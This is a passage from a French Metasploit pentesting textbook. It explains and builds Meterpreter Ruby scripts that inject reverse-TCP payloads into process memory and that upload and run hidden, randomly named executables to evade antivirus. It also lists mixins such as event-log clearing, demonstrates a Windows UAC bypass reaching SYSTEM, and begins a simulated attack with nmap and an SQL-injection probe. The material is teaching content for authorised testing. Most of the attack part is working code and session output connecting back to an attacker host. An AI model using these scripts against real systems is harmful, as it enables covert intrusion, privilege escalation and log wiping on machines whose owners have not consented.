❶   [*] Meterpreter session 3 opened (172.16.32.129:443 ->
    172.16.32.170:1098) at

Tue Nov 30 22:37:29 -0500 2010

meterpreter >
```

Comme l'indique ces traces, notre commande a fonctionné et une session Meterpreter est à nouveau ouverte en ❶.

Maintenant que vous comprenez ce que fait ce script, examinons son fonctionnement. Nous le couperons en morceaux pour nous aider à analyser ses commandes ainsi que sa structure globale.

Tout d'abord, les variables et les définitions sont définies et les flags que nous voulons passer à Meterpreter sont configurés :

```
# $Id: multi_meter_inject.rb 10901 2010-11-04 18:42:36Z
darkoperator $

# $Revision: 10901 $

# Author: Carlos Perez at carlos_perez[at]darkoperator.com

#-------------------------------------------------------------

##################### Variable Declarations ####################

@client  = client

Lhost    = Rex::Socket.source_address("1.2.3.4")

Lport    = 4444

Lhost    = "127.0.0.1"

❶ pid = nil
```

```
multi_ip = nil

multi_pid = []

payload_type = "windows/meterpreter/reverse_tcp"

start_handler = nil

❷ @exec_opts = Rex::Parser::Arguments.new(

    "-h" => [ false, "Help menu." ],

    "-p" => [ true, "The port on the remote host where Metasploit is
    listening (default: 4444)"],

    "-m" => [ false, "Start Exploit multi/handler for return
    connection"],

    "-pt" => [ true, "Specify Reverse Connection Meterpreter
    Payload.

    Default windows/meterpreter/reverse_tcp"],

    "-mr" => [ true, "Provide Multiple IP Addresses for Connections
    separated by comma."],

    "-mp" => [ true, "Provide Multiple PID for connections separated
    by comma one per IP."]

)
```

```
meter_type = client.platform
```

Au début de cette section du script, notez que plusieurs variables sont définies pour une utilisation ultérieure. Par exemple, pid = nil en ❶ crée un PID variable mais sa valeur n'est pas définie. La section @exec_opts = Rex::Parser::Arguments.new en ❷ définit des commandes d'aide et des flags additionnels qui seront utilisés.

La section suivante définit des fonctions auxquelles nous ferons appel plus tard :

```
#################### Function Declarations ####################

# Usage Message Function

#-------------------------------------------------------------------------------

❶ def usage

    print_line "Meterpreter Script for injecting a reverse tcp
    Meterpreter Payload"

    print_line "in to memory of multiple PID's, if none is provided
    a notepad process."

    print_line "will be created and a Meterpreter Payload will be
    injected in to each."

    print_line(@exec_opts.usage)
```

```
        raise Rex::Script::Completed

    end



    # Wrong Meterpreter Version Message Function

    #------------------------------------------------------------------

    def wrong_meter_version(meter = meter_type)

        print_error("#{meter} version of Meterpreter is not supported
        with this Script!")

        raise Rex::Script::Completed

    end



    # Function for injecting payload in to a given PID

    #------------------------------------------------------------------

❷   def inject(target_pid, payload_to_inject)

        print_status("Injecting meterpreter into process ID #
        {target_pid}") begin
```

```
            host_process = @client.sys.process.open(target_pid.to_i,
            PROCESS_ALL_ACCESS)

            raw = payload_to_inject.generate

❸           mem = host_process.memory.allocate(raw.length +
            (raw.length % 1024))

            print_status("Allocated memory at address #{"0x%.8x" %
            mem}, for #{raw.length} byte stager")

            print_status("Writing the stager into memory...")

❹           host_process.memory.write(mem, raw)

❺           host_process.thread.create(mem, 0)

            print_good("Successfully injected Meterpreter in to
            process: #{target_pid}")rescue::Exception => e

            print_error("Failed to Inject Payload to #{target_pid}!")

            print_error(e)

        end

    end
```

Dans cet exemple, la fonction usage en ❶ sera appelée quand l'option -h

sera activée. Vous pouvez appeler un grand nombre de fonctions Meterpreter directement à partir de l'API de Meterpreter. Cette fonctionnalité simplifie certaines tâches telles que l'injection dans un nouveau processus avec la fonction def inject, comme montré en ❷.

Le prochain élément important est host_process.memory.allocate en ❸ qui va nous permettre d'allouer de l'espace mémoire pour notre payload Meterpreter. Puis on écrit dans la mémoire de notre processus en utilisant host_process.memory.write en ❹ et on crée un nouveau thread avec host_process.thread.create en ❺.

Ensuite, on définit le multi-handler qui gère les connexions en fonction du payload sélectionné, comme montré en gras dans le listing qui suit (Meterpreter est sélectionné par défaut, donc sauf indications spécifiques, le multi-handler s'occupera des sessions Meterpreter).

```
 # Function for creation of connection handler

 #-------------------------------------------------------------------------

 def create_multi_handler(payload_to_inject)

        mul = @client.framework.exploits.create("multi/handler")

        mul.share_datastore(payload_to_inject.datastore)

        mul.datastore['WORKSPACE'] = @client.workspace

        mul.datastore['PAYLOAD'] = payload_to_inject

        mul.datastore['EXITFUNC'] = 'process'
```

```
        mul.datastore['ExitOnSession'] = true

        print_status("Running payload handler")

        mul.exploit_simple(

          'Payload' => mul.datastore['PAYLOAD'],

          'RunAsJob' => true

          )

 end
```

L'appel pay = client.framework.payloads.create(payload) dans la section qui suit nous permet de créer un payload à partir du framework Metasploit. Puisque c'est un payload Meterpreter, Metasploit le génère automatiquement pour nous.

```
 # Function for Creating the Payload

 #-------------------------------------------------------------------

 def create_payload(payload_type,lhost,lport)

        print_status("Creating a reverse meterpreter stager: LHOST=#
        {lhost} LPORT=#{lport}")

        payload = payload_type
```

```
        pay = client.framework.payloads.create(payload)

        pay.datastore['LHOST'] = lhost

        pay.datastore['LPORT'] = lport

        return pay

 end
```

L'option suivante crée un processus en utilisant Notepad par défaut. Si l'on n'avait pas spécifié le processus, elle aurait automatiquement créé pour nous un processus Notepad.

```
 # Function that starts the notepad.exe process

 #-------------------------------------------------------------------------

 def start_proc()

        print_good("Starting Notepad.exe to house Meterpreter Session.")

        proc = client.sys.process.execute('notepad.exe', nil, {'Hidden'
        => true })

        print_good("Process created with pid #{proc.pid}")

        return proc.pid

 end
```

L’appel en gras nous permet d’exécuter n’importe quelle commande dans le système d’exploitation. Veuillez noter que Hidden est initialisé à true. Cela signifie que l’utilisateur de l’autre côté (la cible) ne verra rien ; si Notepad est ouvert, il sera exécuté sans que l’utilisateur cible s’en rende compte.

Ensuite, on fait appel à nos fonctions, en validant les conditions puis en créant le payload :

```
###################### Main ######################

@exec_opts.parse(args) { |opt, idx, val|

        case opt

        when "-h"

            usage

        when "-p"

            lport = val.to_i

        when "-m"

            start_handler = true

        when "-pt"

            payload_type = val
```

```
            when "-mr"

                multi_ip = val.split(",")

            when "-mp"

            multi_pid = val.split(",")

 end

 }

 # Check for Version of Meterpreter

 wrong_meter_version(meter_type) if meter_type !~ /win32|win64/i

 # Create a Multi Handler is Desired

 create_multi_handler(payload_type) if start_handler
```

Enfin, on fait quelques vérifications pour être sûr que la syntaxe est correcte et on injecte notre nouvelle session Meterpreter dans notre PID :

```
 # Check for a PID or program name
```

```
if multi_ip
    if multi_pid
        if multi_ip.length == multi_pid.length
            pid_index = 0
            multi_ip.each do |i|
                payload = create_payload(payload_type,i,lport)
                inject(multi_pid[pid_index],payload)
                select(nil, nil, nil, 5)
                pid_index = pid_index + 1
            end
        else
            multi_ip.each do |i|
                payload = create_payload(payload_type,i,lport)
                inject(start_proc,payload)
                select(nil, nil, nil, 2)
```

```
                end

            end

        end

else

        print_error("You must provide at least one IP!")

end
```

L'API de Meterpreter

Pendant un pentest, vous pourriez ne pas trouver de script existant qui corresponde à votre besoin pour effectuer une tâche demandée. Si vous comprenez les principes de base de la programmation, ça sera relativement facile pour vous de comprendre la syntaxe Ruby et de l'utiliser pour écrire des scripts supplémentaires.

Commençons avec une déclaration print de base qui utilise le shell interactif Ruby, aussi connu sous le nom d'irb. À partir de la console Meterpreter, entrez la commande irb et commencez à taper :

```
meterpreter > irb

[*]  Starting IRB shell

[*]  The 'client' variable holds the meterpreter client
```

```
>>
```

Une fois que vous êtes entré dans le shell interactif, vous pouvez l'utiliser pour tester les différents appels à l'API Meterpreter.

Afficher une sortie

Commençons avec l'appel print_line() qui affichera le message et ajoutera un retour à la ligne à la fin :

```
>> print_line("you have been pwnd!")

you have been pwnd!

=> nil
```

Le prochain appel est print_status() qui est utilisé la plupart du temps dans le langage de script. Cet appel fournira un retour chariot et affichera le statut de tout ce qui peut s'exécuter avec un [*] préfixé au début :

```
>> print_status("you have been pwnd!")

[*]    you have been pwnd!

=> nil
```

L'appel suivant est print_good(), qui est utilisé pour obtenir les résultats d'une action ou indiquer que l'action a fonctionné :

```
>> print_good("you have been pwnd")
```

```
[+]    you have been pwnd

=> nil
```

L'appel suivant est print_error(), il est utilisé pour fournir un message d'erreur ou pour indiquer que l'action n'a pas été possible :

```
>> print_error("you have been pwnd!")

[-]    you have been pwnd!

=> nil
```

Appels API de base

Meterpreter inclut beaucoup d'appels API que vous pouvez utiliser dans vos scripts pour fournir des fonctionnalités supplémentaires ou de la personnalisation. Vous pouvez utiliser plusieurs points de référence pour ces appels API. Celui qui est le plus souvent choisi par les débutants en scripting s'intéresse à la manière dont l'interface utilisateur de la console Meterpreter (UI) se sert des appels ; ces derniers peuvent servir en tant que base pour continuer à écrire des scripts. Pour accéder à ce code, lisez les fichiers dans /opt/framework3/msf3/lib/rex/post/meterpreter/ui/console/command_dispa dans Back|Track. Si vous créez une liste du contenu du dossier, vous verrez les fichiers contenant les différentes commandes que vous pouvez utiliser :

```
root@bt:~# ls -F
/opt/framework3/msf3/lib/rex/post/meterpreter/ui/console/
```

command_dispatcher/

core.rb espia.rb incognito.rb networkpug.rb priv/ priv.rb sniffer.rb

stdapi/ stdapi.rb

À l'intérieur de ces scripts se trouvent les différents éléments centraux de Metasploit comme l'interaction bureau, les opérations privilégiées et beaucoup d'autres commandes. Réexaminez ces scripts pour vous familiariser avec la façon dont Meterpreter opère au sein d'un système compromis.

Les mixins Meterpreter

Les mixins Meterpreter sont une série d'appels qui représentent les tâches les plus communes prises en charge dans un script Meterpreter. Ces appels ne sont pas disponibles dans irb et ne peuvent être utilisés que pendant la création d'un script Meterpreter. Ce qui suit liste les appels les plus notables :

cmd_exec(cmd) Exécute la commande donnée de façon cachée et tunnelée. Le résultat de la commande est une chaîne multiligne.

eventlog_clear(evt = "") Supprime un événement, ou tous les événements du journal d'événements (*event log*) si aucun n'est précisé. Retourne un tableau des événements qui ont été supprimés.

eventlog_list() Énumère les événements du journal d'événement et retourne un tableau contenant les noms des événements.

file_local_digestmd5(file2md5) Retourne une chaîne avec un checksum

MD5 pour un fichier donné.

file_local_digestsha1(file2sha1) Retourne une chaîne avec un checksum SHA1 pour un fichier donné.

file_local_digestsha2(file2sha2) Retourne une chaîne avec un checksum SHA256 pour un fichier donné.

file_local_write(file2wrt, data2wrt) Écrit une chaîne donnée dans un fichier spécifié.

is_admin?() Identifie si l'utilisateur est admin ou pas. Retourne la valeur true s'il l'est et false s'il ne l'est pas.

is_uac_enabled?() Détermine si l'UAC (*User Account Control*) est activé sur le système.

registry_createkey(key) Crée une clé de registre donnée et retourne la valeur true en cas de réussite.

registry_deleteval(key,valname) Supprime la valeur d'une clé de registre dont on fournit le nom et le nom de valeur. Retourne true en cas de réussite.

registry_delkey(key) Supprime un clé de registre donnée et retourne la valeur true en cas de réussite.

registry_enumkeys(key) Énumère les sous-clés d'une clé de registre donnée et retourne un tableau des sous-clés.

registry_enumvals(key) Énumère les valeurs d'une clé de registre donnée et retourne un tableau de noms de valeur.

registry_getvaldata(key,valname) Retourne les données d'une clé de registre et sa valeur.

registry_getvalinfo(key,valname) Retourne les données et le type d'une clé de registre donnée et sa valeur.

registry_setvaldata(key,valname,data,type) Définit les données pour une valeur donnée et un type de données dans le registre cible. Retourne true en cas de réussite.

service_change_startup(name,mode) Change le mode de lancement d'un service donné. Le nom et le mode doivent être renseignés. Le mode est une chaîne définie par la valeur auto, manual ou disabled. Le nom de service est sensible à la casse.

service_create(name, display_name, executable_on_host,startup=2) Fonction qui crée un service lançant son propre processus. Ses paramètres sont le nom du service en tant que chaîne, le nom qui va être affiché dans une chaîne, le chemin vers l'exécutable sur l'hôte dans une chaîne, et le type de démarrage en entier : 2 pour auto, 3 pour manuel, 4 pour désactivé (auto est par défaut).

service_delete(name) Fonction qui supprime un service en supprimant sa clé de registre.

service_info(name) Affiche les informations sur un service Windows. Elles sont retournées dans un hash avec le nom d'affichage, le mode de démarrage et la commande exécutée par le service. Le paramètre name est sensible à la casse. Les clés de hachage sont Name, Start, Command et Credentials.

service_list() Liste tous les services Windows présents. Retourne un tableau contenant les noms des services.

service_start(name) Fonction qui démarre un service. Retourne 0 s'il est lancé, 1 s'il est déjà lancé et 2 si le service est désactivé.

service_stop(name) Fonction qui stoppe un service. Retourne 0 si le

service est correctement stoppé, 1 si le service est déjà stoppé ou désactivé, et 2 si le service ne peut être arrêté.

Vous devriez comprendre les bases concernant les appels de mixins Meterpreter que vous pouvez utiliser pour ajouter des fonctionnalités à votre script personnalisé.

Les règles pour écrire des scripts Meterpreter

Quand vous créez des scripts Meterpreter, vous devez comprendre les règles suivantes avant de commencer et si vous voulez qu'elles s'appliquent au framework :

- Utilisez uniquement des variables d'instance, locales, et constantes ; n'utilisez jamais des variables globales ou de classe car elles peuvent interférer avec les variables du Framework.
- Utilisez des tabulations, pas des espaces.
- Pour les blocs de code, n'utilisez pas {}. Utilisez plutôt do et end.
- Quand vous déclarez des fonctions, écrivez toujours un commentaire avant la déclaration et fournissez une brève description de son but.
- N'utilisez pas sleep ; utilisez select(nil, nil, nil, <time>).
- N'utilisez pas puts ou d'autres appels de sortie standard ; à la place utilisez print, print_line, print_status, print_error et print_good.
- Incluez toujours une option -h qui affichera une description ainsi que le but du script et montrera les options disponibles.
- Si votre script est destiné à un système d'exploitation spécifique ou une plate-forme Meterpreter, assurez-vous qu'il ne fonctionne que sur ces plateformes et affiche un message d'erreur pour un OS ou une plateforme non soutenue.

Création d'un script Meterpreter

Ouvrez votre éditeur de texte préféré et créez un fichier nommé execute_upload.rb, localisé dans scripts/meterpreter/. On commence par ajouter des commentaires en haut du fichier pour faire comprendre à tout le monde le but de ce script et on définit nos options :

```
# Meterpreter script for uploading and executing another meterpreter
exe



info = "Simple script for uploading and executing an additional
meterpreter payload"



# Options


opts = Rex::Parser::Arguments.new(

    ❶"-h"  => [ false,  "This help menu. Spawn a meterpreter shell by uploading and executing."],

    ❷"-r"  => [ true,  "The IP of a remote Metasploit listening for the connect back"],

    ❸"-p"  => [ true,  "The port on the remote host where Metasploit is listening (default: 4444)"]
```

)

Cela devrait avoir l'air quelque peu familier, parce que c'est presque exactement le même exemple que celui de Carlos Perez vu plus tôt dans le chapitre. Le message d'aide est défini avec -h en ❶, -r et -p sont spécifiés pour l'adresse IP distante ❷ et le numéro de port ❸ dont on aura besoin pour notre nouvel exécutable Meterpreter. Notez qu'une déclaration true est incluse ; cela indique que ces champs sont exigés.

Ensuite, nous définissons les variables que nous voulons utiliser dans le script. On fait appel à la fonction Rex::Text.rand_text_alpha pour créer un nom d'exécutable unique chaque fois qu'il est appelé. Cette procédure est efficace, parce que nous ne voulons pas assigner un nom exécutable statiquement, ce qui aurait pour effet de laisser des traces de l'attaque aux antivirus. On configure également chaque argument de sorte que, par exemple, soit il attribue une valeur soit il affiche des informations avec -h.

```
filename= Rex::Text.rand_text_alpha((rand(8)+6)) + ".exe"

rhost    = Rex::Socket.source_address("1.2.3.4")

rport    = 4444

lhost    = "127.0.0.1"

pay      = nil
```

```
#

# Option parsing

#

opts.parse(args) do |opt, idx, val|

        case opt

        when "-h"

                print_line(info)

                print_line(opts.usage)

                raise Rex::Script::Completed

        when "-r"

                rhost = val ❶

        when "-p"

                rport = val.to_i ❷

        end

end
```

Notez que nous avons séparé chaque argument et attribué des valeurs ou affiché des informations à l'utilisateur. Le rhost = val ❶ signifie "prenez la valeur fournie par l'utilisateur quand -r a été saisi". Le rport = val.to_i ❷ attribue simplement la valeur en la convertissant en un entier (un numéro de port devra toujours être un entier).

Dans les séries suivantes, nous définissons tout ce dont nous avons besoin pour créer notre payload :

```
❶ payload = "windows/meterpreter/reverse_tcp"

❷ pay = client.framework.payloads.create(payload)

  pay.datastore['LHOST'] = rhost

  pay.datastore['LPORT'] = rport

  mul = client.framework.exploits.create("multi/handler")

  mul.share_datastore(pay.datastore)

  mul.datastore['WORKSPACE'] = client.workspace

  mul.datastore['PAYLOAD'] = payload

  mul.datastore['EXITFUNC'] = 'process'

  mul.datastore['ExitOnSession'] = true

  mul.exploit_simple(
```

```
    'Payload' => mul.datastore['PAYLOAD'],

    'RunAsJob' => true

)
```

On définit notre payload en ❶ en tant que windows/meterpreter/reverse_tcp, en ❷ on le génère en appelant client.framework.payloads.create(payload), et on spécifie les paramètres nécessaires pour créer le multi-handler. Ce sont les champs requis dont nous avons besoin pour configurer notre payload avec les options LHOST et LPORT et pour créer un listener.

Ensuite, on crée notre exécutable (win32pe meterpreter), on le télécharge sur notre machine cible, et on l'exécute :

```
❶ if client.platform =~ /win32|win64/

❷ tempdir = client.fs.file.expand_path("%TEMP%")

  print_status("Uploading meterpreter to temp directory...")

  raw = pay.generate

❸ exe = ::Msf::Util::EXE.to_win32pe(client.framework, raw)

  tempexe = tempdir + "\\" + filename

  tempexe.gsub!("\\\\", "\\")
```

```
    fd = client.fs.file.new(tempexe, "wb")

    fd.write(exe)

    fd.close

    print_status("Executing the payload on the system...")

    execute_payload = "#{tempdir}\\#{filename}"

    pid = session.sys.process.execute(execute_payload, nil, {'Hidden'
    => true})

end
```

Les variables appelées #{quelque chose} ont déjà été définies dans le script et seront appelées plus tard. Notez que nous avons déjà défini tempdir et filename. En avançant dans le script, nous incluons d'abord une déclaration pour détecter si la plateforme qu'on vise est basée sur un système Windows ❶ ; sans quoi l'attaque ne marcherait pas. Nous étendons ensuite le répertoire temporaire ❷ sur la machine cible ; ce qui sera l'équivalent de %TEMP%. Ensuite, on crée un nouveau fichier dans le système et on y écrit le nouvel EXE qu'on vient juste de générer à partir de l'appel ::Msf::Util::EXE.to_win32pe ❸. Souvenez-vous qu'on a réglé session.sys.process.execute à Hidden de sorte que l'utilisateur cible ne voit rien surgir de son côté.

Tout cela rassemblé, notre script final devrait ressembler à ceci :

```
# Meterpreter script for uploading and executing another meterpreter
exe
```

```
info = "Simple script for uploading and executing an additional
meterpreter payload"



# Options

opts = Rex::Parser::Arguments.new(

        "-h"    => [ false,     "This help menu. Spawn a meterpreter shell by uploading and

executing."],

        "-r"    => [ true,      "The IP of a remote Metasploit listening for the connect

back"],

        "-p"    => [ true,      "The port on the remote host where Metasploit is listening (default: 4444)”]

)



# Default parameters
```

```
filename = Rex::Text.rand_text_alpha((rand(8)+6)) + ".exe"

rhost  = Rex::Socket.source_address("1.2.3.4")

rport  = 4444

lhost  = "127.0.0.1"

pay    = nil



# Option parsing

opts.parse(args) do |opt, idx, val|

        case opt

        when "-h"

                print_line(info)

                print_line(opts.usage)

                raise Rex::Script::Completed

        when "-r"

                rhost = val
```

```
        when "-p"
                rport = val.to_i
        end
end
        payload = "windows/meterpreter/reverse_tcp"
        pay = client.framework.payloads.create(payload)
        pay.datastore['LHOST'] = rhost
        pay.datastore['LPORT'] = rport
        mul = client.framework.exploits.create("multi/handler")
        mul.share_datastore(pay.datastore)
        mul.datastore['WORKSPACE'] = client.workspace
        mul.datastore['PAYLOAD'] = payload
        mul.datastore['EXITFUNC'] = 'process'
        mul.datastore['ExitOnSession'] = true
```

```
        print_status("Running payload handler")
        mul.exploit_simple(
                'Payload' => mul.datastore['PAYLOAD'],
                'RunAsJob' => true
        )


if client.platform =~ /win32|win64/
        tempdir = client.fs.file.expand_path("%TEMP%")
        print_status("Uploading meterpreter to temp directory")
                raw = pay.generate
                exe = ::Msf::Util::EXE.to_win32pe(client.framework, raw)
        tempexe = tempdir + "\\" + filename
                tempexe.gsub!("\\\\", "\\")
        fd = client.fs.file.new(tempexe, "wb")
        fd.write(exe)
```

```
        fd.close

        print_status("Executing the payload on the system")

        execute_payload = "#{tempdir}\\#{filename}"

        pid = session.sys.process.execute(execute_payload, nil,
        {'Hidden' => true})

end
```

Maintenant que nous avons notre nouveau script Meterpreter, lançons Metasploit, entrons dans Meterpreter et exécutons le script :

```
meterpreter > run execute_upload -r 172.16.32.129 -p 443

[*] Running payload handler

[*] Uploading meterpreter to temp directory

[*] Executing the payload on the system

[*] Sending stage (749056 bytes) to 172.16.32.170

[*] Meterpreter session 2 opened (172.16.32.129:443 ->
172.16.32.170:1140) at

Tue Nov 30 23:24:19 -0500 2010

meterpreter >
```

Nous avons réussi ! Nous avons créé un script Meterpreter et nous l'avons exécuté avec succès pour engendrer un nouveau shell Meterpreter. C'est un petit exemple de la puissance et de la flexibilité du langage de script Meterpreter et de Ruby en général.

Un élément important à étudier brièvement (comme mentionné plus tôt) est la façon de convertir les scripts Meterpreter dans un format semblable aux modules Metasploit. Nous nous appuierons sur une petite démonstration d'un module fait pour contourner l'UAC de Windows 7. Une fonction semblable au sudo présent dans les systèmes basés sur UNIX et Linux a été introduite à partir de Windows Vista. Avec cette fonction sont assignées à l'utilisateur des droits limités jusqu'à ce que les droits de niveau administrateur soient nécessaires. Quand l'utilisateur a besoin de droits administrateur pour exécuter une tâche, une invite de commande apparaît lui indiquant que des droits d'administrateur sont exigés et vont être utilisés. Le but de cette fonction est d'empêcher que le système soit compromis ou qu'il subisse une infection virale en limitant l'exposition à un compte utilisateur.

En décembre 2010, Dave Kennedy et Kevin Mitnick ont sorti un nouveau module Meterpreter qui a contourné le composant UAC Windows en injectant un payload dans un processus qui avait un certificat d'éditeur approuvé et qui était considéré "UAC Safe". Une fois injecté dans le processus, un DLL peut être appelé, s'exécutant dans le contexte du processus UAC Safe, qui exécute alors des commandes.

Dans cet exemple, nous utilisons des modules de postexploitation, qui peuvent être utilisés pour contourner l'UAC. Nous lançons d'abord le module multi-handler avec l'option -j, qui permet d'accepter de multiples shells Meterpreter. Notez dans cet exemple que lorsqu'on essaie d'exécuter la commande getsystem, elle échoue parce qu'elle est bloquée par l'UAC Windows.

```
 resource (src/program_junk/meta_config)> exploit -j
```

```
[*]  Exploit running as background job.

msf exploit(handler) >

[*]  Started reverse handler on 0.0.0.0:443

[*]  Starting the payload handler...

[*]  Sending stage (749056 bytes) to 172.16.32.130

[*]  Meterpreter session 1 opened (172.16.32.128:443 ->
     172.16.32.130:2310) at Thu June 09 08:02:45 -0500 2011

msf exploit(handler) > sessions -i 1

[*]  Starting interaction with 1...

meterpreter > getsystem

[-]  priv_elevate_getsystem: Operation failed: Access is denied.

meterpreter > sysinfo

Computer   : DAVE-DEV-PC

OS         : Windows 7 (Build 7600).

Arch       : x64 (Current Process is WOW64)
```

```
Language  : en_US

meterpreter >
```

Nous ne pouvons pas nous raccrocher à un compte de niveau système, parce que l'UAC nous bloque. Nous devons le contourner pour obtenir des privilèges de niveau système et devenir un administrateur afin de pouvoir continuer à compromettre la machine. Nous appuyons sur CTRL+Z pour revenir en arrière tout en gardant la session active. Ensuite, nous utilisons le nouveau format pour exécuter des modules de postexploitation et contourner la fonctionnalité UAC de Windows.

```
msf exploit(handler) > use post/windows/escalate/bypassuac

msf post(bypassuac) > show options

Module options (post/windows/escalate/bypassuac):
```

Name	Current Setting	Required	Description
LHOST		no	Listener IP address for the new session
LPORT	4444	no	Listener port for the new session

SESSION	yes	The session to run this module on.

```
msf post(bypassuac) > set LHOST 172.16.32.128

LHOST => 172.16.32.128

msf post(bypassuac) > set SESSION 1

SESSION => 1

msf post(bypassuac) > exploit


[*] Started reverse handler on 172.16.32.128:4444

[*] Starting the payload handler...

[*] Uploading the bypass UAC executable to the filesystem...

[*] Meterpreter stager executable 73802 bytes long being uploaded..

[*] Uploaded the agent to the filesystem....

[*] Post module execution completed

msf post(bypassuac) >
```

[*] Sending stage (749056 bytes) to 172.16.32.130

[*] Meterpreter session 2 opened (172.16.32.128:4444 -> 172.16.32.130:1106) at Thu June 09 19:50:54 -0500 2011

[*] Session ID 2 (172.16.32.128:4444 -> 172.16.32.130:1106) processing InitialAutoRunScript 'migrate -f'

[*] Current server process: tYNpQMP.exe (3716)

[*] Spawning a notepad.exe host process...

[*] Migrating into process ID 3812

[*] New server process: notepad.exe (3812)

msf post(bypassuac) > sessions -i 2

[*] Starting interaction with 2...

meterpreter > getsystem

...got system (via technique 1).

meterpreter >

Nous aurions aussi pu exécuter run au lieu de use dans la console Meterpreter, les options par défaut auraient été utilisées et l'exécution aurait eu lieu sans que l'on ait à configurer les diverses options.

Dans l'exemple précédent, nous avons donc réussi à acquérir des droits de niveau système sur une machine cible avec l'UAC activé. Ce petit exemple montre comment les modules de postexploitation seront finalement configurés et convertis.

Ce script fonctionne simplement grâce à un exécutable précédemment compilé qui a été uploadé sur la machine cible puis exécuté. Jetez un coup d'œil au module de postexploitation pour avoir une meilleure idée de ce qui se passe derrière :

```
root@bt:/opt/framework3/msf3# nano
modules/post/windows/escalate/bypassuac.rb
```

Conclusion

Nous ne couvrirons pas tous les détails du module de postexploitation parce qu'il est presque identique à l'attaque montrée au Chapitre 13. Parcourez attentivement chaque ligne puis essayez de construire et d'exécuter votre propre module.

Parcourez les scripts Meterpreter existants et regardez les différents appels, commandes et fonctions que vous pouvez utiliser pour créer votre propre script. Si vous avez une bonne idée à propos d'un nouveau script, soumettez-la à l'équipe de développement Metasploit et qui sait, peut-être que ce sera un script que d'autres pourront utiliser !

Simulation de pentest

Sommaire

Le test de pénétration est l'apogée pour la plupart d'entre nous, et réussir à contourner les défenses d'un système est l'une des expériences les plus gratifiantes.

Dans ce chapitre, nous allons rassembler les connaissances acquises au fil des chapitres précédents en simulant un test de pénétration complet. Vous recréerez les étapes étudiées, donc la plupart des choses que vous verrez ici devraient être familières.

Avant de commencer, téléchargez et installez Metasploitable, machine virtuelle tournant sur Linux, vulnérable à Metasploit, que vous trouvez à l'adresse suivante thepiratebay.se/torrent/5573179/Metasploitable/.

Metasploitable a été créé pour que les utilisateurs puissent s'entraîner.

Suivez les instructions données sur le site pour installer Metasploitable, puis lancez-le. Nous ferons tourner la machine virtuelle Metasploitable à côté de notre machine Windows XP pour simuler un petit environnement réseau, avec une machine virtuelle agissant comme un système en frontal d'Internet, et l'autre comme un système connecté à un réseau interne.

Note

Le pentest de pénétration que nous allons simuler dans ce chapitre est de petite envergure. Si votre cible était une grande société, vous lanceriez quelque chose de plus approfondi. Nous avons choisi un exemple simple, pour que cela soit plus facilement reproductible.

Pré-engagement

La préparation est la première étape de pré-engagement.

Durant une vraie phase de préparation, nous identifierions nos cibles et notre méthode principale d'attaque planifiée, qui pourrait inclure du social engineering, des réseaux sans fil, Internet ou les vecteurs d'attaque internes. À la différence d'un test de pénétration réel, nous n'allons pas viser ici une société ou un groupe de systèmes, mais nous ferons une simulation, en utilisant notre machine virtuelle.

Notre cible sera la machine virtuelle protégée Metasploitable, dont l'adresse IP est 176.16.132.162 (pour configurer Metasploitable, utilisez l'identifiant et le mot de passe de msfadmin). La cible Metasploitable est une machine reliée au réseau interne, protégée par un pare-feu et non directement connectée à Internet. Notre machine virtuelle Windows XP est protégée par un pare-feu (activez le pare-feu Windows), dont seul le port 80 est ouvert, et dont l'adresse IP est 172.16.32.131.

Collecte de renseignements

La prochaine étape, la collecte de renseignements, est l'une des plus importantes, car si vous oubliez quelque chose, vous risquez de rater un pan entier de l'attaque. Notre but à ce niveau est de bien comprendre ce que nous allons attaquer et de déterminer la meilleure manière d'entrer dans le système.

Nous commençons par un scan nmap de base (voir ci-après) contre notre machine virtuelle Windows XP, et nous constatons que le port 80 est ouvert. On utilise les scans discrets de nmap qui sont particulièrement efficaces pour détecter les ports sans déclencher les mécanismes de défense. La plupart des IDS peuvent détecter les scans de port, mais puisque ceux-ci sont si communs, ils sont généralement considérés comme inoffensifs et sont ignorés tant qu'ils ne sont pas trop agressifs.

```
root@bt:/# nmap -sT -P0 172.16.32.131

Starting Nmap 5.21 (http://nmap.org) at 2011-05-22 23:29 EDT

Nmap scan report for 172.16.32.131

Host is up (0.00071s latency)

Not shown: 999 filtered ports

PORT          STATE          SERVICE

80/tcp        open           http
```

```
Nmap done: 1 IP address (1 host up) scanned in 17.46 seconds
```

Nous découvrons ce qui semble être un serveur HTTP tournant sur ce serveur. C'est quelque chose de typique lorsque l'on attaque des systèmes connectés à Internet, dont la plupart limitent le nombre de ports accessibles par les utilisateurs.

Ici, nous apercevons le port 80, port HTTP standard, en écoute. Si l'on tente d'y accéder, on peut voir quelque chose d'analogue à la Figure 17.1.

Figure 17.1
Une application web a été identifiée.

Modélisation des menaces

Ayant trouvé le port 80 ouvert, nous pourrions énumérer n'importe quel système additionnel disponible, mais nous ne nous intéressons ici qu'à une seule cible. Passons à la modélisation de la menace et tentons d'identifier le meilleur chemin pour pénétrer dans le système.

La page web que nous avions dénichée nous donne l'occasion de remplir les champs User et Password. À ce stade, en tant que pentester, vous devez sortir des sentiers battus et tenter de déterminer quel sera le meilleur chemin. Quand vous effectuez des pentests d'application, pensez à activer d'autres outils que Metasploit, comme Burp Suite (http://www.portswigger.net/) lorsque cela est approprié, ne vous sentez pas prisonnier d'une seule boîte à outils. Dans l'exemple qui suit, nous allons tenter une attaque manuelle en entrant 'TEST (notez le guillemet simple) dans le champ User, et un guillemet simple dans le champ Password.

Avant que le formulaire soit envoyé, les champs User et Password devraient ressembler à ceux de la Figure 17.2.

Figure 17.2
Tentative d'utilisation des injections SQL.

Prenez un moment pour imaginer ce qui se passe à l'autre bout, quand le serveur reçoit les données. Ici nous avons simplement essayé de démarrer une nouvelle requête SQL et d'y ajouter des données erronées.

Il est fort probable que vous ne trouviez pas beaucoup d'applications web aussi faciles à attaquer que celle-là, mais ici, cela permet d'avoir un bon exemple – et il n'y a pas si longtemps que ça, ce genre d'erreur était monnaie courante.

Lorsque nous cliquons sur le bouton envoi, nous obtenons un message d'erreur (voir Figure 17.3).

Ce message indique qu'il y a un problème avec l'injection SQL basé sur l'exception SQL, et le "Incorrect Syntax Near" indique que c'est notre 'TEST qui en est la cause. Une petite recherche Google nous informe que la base de données côté serveur est Microsoft SQL, simplement grâce aux éléments présents dans le message d'erreur.

